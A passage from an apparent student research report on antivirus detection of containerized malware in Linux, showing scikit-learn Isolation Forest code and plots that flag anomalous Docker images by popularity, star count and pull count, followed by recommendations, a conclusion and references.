- To process and analyze data, this Python code makes use of libraries like scikit-learn, Matplotlib, and Pandas. Initially, a CSV file called "data.csv" is read and then saved in a Pandas Data Frame called "dataset". The code then changes some columns ('popularity,"star\_count,"pull\_count') to numeric types and uses the median of the corresponding column to fill in any missing values. In the 'categories' and 'operating\_systems' columns, it also inserts empty strings in place of missing values. For

tasks involving machine learning and visualization in data analysis, this preprocessing is necessary.

```
scaler = StandardScaler()
features_scaled = scaler.fit_transform(dataset[['popularity', 'star_count', 'pull_count']])

model = IsolationForest(contamination=0.05)
model.fit(features_scaled)

▼           IsolationForest
IsolationForest(contamination=0.05)
```

Figure 52 Isolation Tree Code 2

- This part of the code focuses on using scikit-learn to preprocess data to detect anomalies. To normalize the numerical features ('popularity,"star\_count','pull\_count,') a StandardScaler object is first instantiated. To make sure that every feature contributes equally to the anomaly detection process, this normalization is essential. The Isolation Forest algorithm is then used to find anomalies. The expected percentage of outliers in the dataset is indicated by the contamination parameter, which is set to 0.05 when creating an Isolation Forest model. After that, the model is trained using the scaled features, allowing it to distinguish anomalies from deviations from the data's normalized distribution. The overall goal of this procedure is to efficiently identify and separate anomalous patterns or outliers from the dataset.

```
anomaly_scores = model.decision_function(features_scaled)
anomalies = dataset[model.predict(features_scaled) == -1]

plt.scatter(dataset['popularity'],
            dataset['star_count'], s=100*(anomaly_scores - min(anomaly_scores)) / (max(anomaly_scores) - min(anomaly_scores)),
            c=anomaly_scores, cmap='coolwarm', label='Normal', alpha=0.5)
plt.scatter(anomalies['popularity'],
            anomalies['star_count'], s=200*(anomaly_scores[model.predict(features_scaled) == -1] - min(anomaly_scores))
            / (max(anomaly_scores) - min(anomaly_scores)), c='red', label='Anomaly', alpha=0.8)
plt.colorbar(label='Anomaly Score')
plt.xlabel('Popularity')
plt.ylabel('Star Count')
plt.title('Anomaly Detection')
plt.legend()
```

Figure 53 Isolation Tree Code 3




Figure 54 Isolation Tree Code 4

- The purpose of this code segment is to display the abnormalities that the Isolation Forest model has found. Using the model's learned patterns, the `decision\_function` method is first used to calculate anomaly scores for each data point in the dataset. Then, by selecting the data points that the model predicts to be anomalies, the dataset is filtered to identify anomalies. Next, a scatter plot is used to create the visualization, with the 'popularity' of each data point being plotted against its 'star\_count'. The 'coolwarm' colormap exhibits a range of shades for normal data points, while anomalies are highlighted in red. The size and colour of the markers are determined by the anomaly.




Figure 55 Isolation Tree Code 5

- This section of the code highlights anomalies found by the Isolation Forest model by creating a visual comparison between the 'popularity' and 'pull\_count' features. To ensure a good aspect ratio for the plot, the figure size is first set to 12 inches in width and 4 inches in height. Next, two scatter plots are produced: the first plots "popularity" against "pull\_count" and uses the "coolwarm" colormap to indicate anomaly scores. This scatter plot displays normal data points. Anomalies are overlaid in the second scatter plot, which clearly distinguishes them by highlighting them in red. The titles 'Popularity vs. Pull Count' concisely communicates the plot's content, and axes labels are assigned for 'popularity' and 'pull\_count' to aid in interpretation.

```

plt.figure(figsize=(12, 4))
plt.scatter(dataset['star_count'], dataset['pull_count'], c=anomaly_scores, cmap='coolwarm', label='Normal', alpha=0.5)
plt.scatter(anomalies['star_count'], anomalies['pull_count'], c='red', label='Anomaly', alpha=0.8)
plt.xlabel('Star Count')
plt.ylabel('Pull Count')
plt.title('Star Count vs. Pull Count')
plt.legend()

```




Figure 56 Isolation Tree Code 6

- To investigate the correlation between the 'star\_count' and 'pull\_count' features, this section of the code creates a graphic representation that highlights anomalies found by the Isolation Forest model. The figure size is optimized for visualization with a width of 12 inches and a height of 4 inches. A pair of scatter plots are generated: the first one shows the normal data points by charting 'star\_count' against 'pull\_count' and utilizing the 'coolwarm' colormap to represent anomaly scores with marker colors. Anomalies are overlaid in the second plot and are indicated by red markers. The title 'Star Count vs. Pull Count' provides a concise summary of the plot's content, and axes labels for 'star\_count' and 'pull\_count' aid in interpretation. To further improve clarity and interpretation, a legend is added to distinguish between normal data points and anomalies.

## **Recommendations and Further Analysis**

**Extensive Examination of Antivirus Software Performance:** Conduct an exhaustive examination of antivirus software performance on a variety of Linux distributions and containerization platforms. A wide range of metrics, such as resource usage, false positive rates, and detection rates, should be included in this investigation. Detailed information about the effectiveness of antivirus programs in containerized environments would be provided by such an analysis, which would help stakeholders make well-informed decisions about cybersecurity tactics.

**Advanced Machine Learning Techniques for Anomaly Detection:** Go beyond the Isolation Forest approach and investigate more sophisticated machine learning algorithms to delve deeper into the field of anomaly detection in Docker environments. To improve detection accuracy and resilience against advanced malware strains, think about utilizing sophisticated techniques like ensemble learning approaches or deep learning architectures. This research avenue holds promise in pushing the boundaries of anomaly detection capabilities within containerized infrastructures.

**Container Security and Regulatory Compliance Framework Alignment:** Examine how container security practices fit into frameworks for regulatory compliance such as PCI DSS, GDPR, and HIPAA. Examine how regulatory requirements affect containerized environments and evaluate how well security controls fulfil compliance requirements. Researchers can help organizations achieve a harmonious balance between security posture and regulatory adherence by clarifying the relationship between container security and compliance.

**Security Automation and DevSecOps Integration:** Examine how security automation procedures can be incorporated into the pipelines used by DevOps and DevSecOps for containerized applications. Examine how security-as-code concepts, automated vulnerability scanning, and continuous security testing can improve the security resilience of containerized deployments. This line of research encourages the development of a proactive security culture in container-embracing organizations by bringing security into the software development lifecycle.

## **Conclusion**

The research project titled "Antivirus detection of containerized malware in Linux distributions" demonstrates how important antivirus software is in protecting containerized environments. The study provides important insights into detection capabilities through a methodical assessment of well-known antivirus software and the creative application of machine learning techniques such as the Isolation Forest algorithm. Moreover, the incorporation of pragmatic components, such as employing VirtualBox instances to replicate actual conditions, augments the dependability and relevance of the results. The research emphasizes the significance of developing detection techniques and closely integrating with container orchestration platforms, despite the difficulties presented by the dynamic nature of containers and the changing threat landscape. The Isolation Forest algorithm effectively detects anomalies within datasets, providing valuable insights for improving security measures. Furthermore, the generated visualizations provide a clear representation of anomalous patterns, facilitating further analysis and decision-making processes. Finally, exporting detected anomalies to a CSV file simplifies subsequent examination and action. To preserve security and integrity in Linux distributions as containerization continues to reshape digital ecosystems, strong antivirus detection systems are essential.

## References

- [1] datascientest, "datascientest," 23 02 2023. [Online]. Available: <https://datascientest.com/en/linux-the-preferred-os-for-developers>.
- [2] J. Wallen, "Zdner," 19 02 2024. [Online]. Available: <https://www.zdnet.com/article/do-you-need-antivirus-on-linux/>.
- [3] E. Stevenson, "antivirus Detection of containerized malware in Linux distributions," SANS, 2023.
- [4] scikit, "scikit-learn," 10 04 2023. [Online]. Available: <https://scikit-learn.org/stable/modules/generated/sklearn.ensemble.IsolationForest.html>.
- [5] A. Mavuduru, "Medium," 21 11 2021. [Online]. Available: <https://towardsdatascience.com/how-to-perform-anomaly-detection-with-the-isolation-forest-algorithm-e8c8372520bc>.
- [6] K. Pareek, "Geeks For Geeks," Geeks for Geeks, 25 April 2023. [Online]. Available: <https://www.geeksforgeeks.org/architecture-of-docker/>. [Accessed 01 04 2024].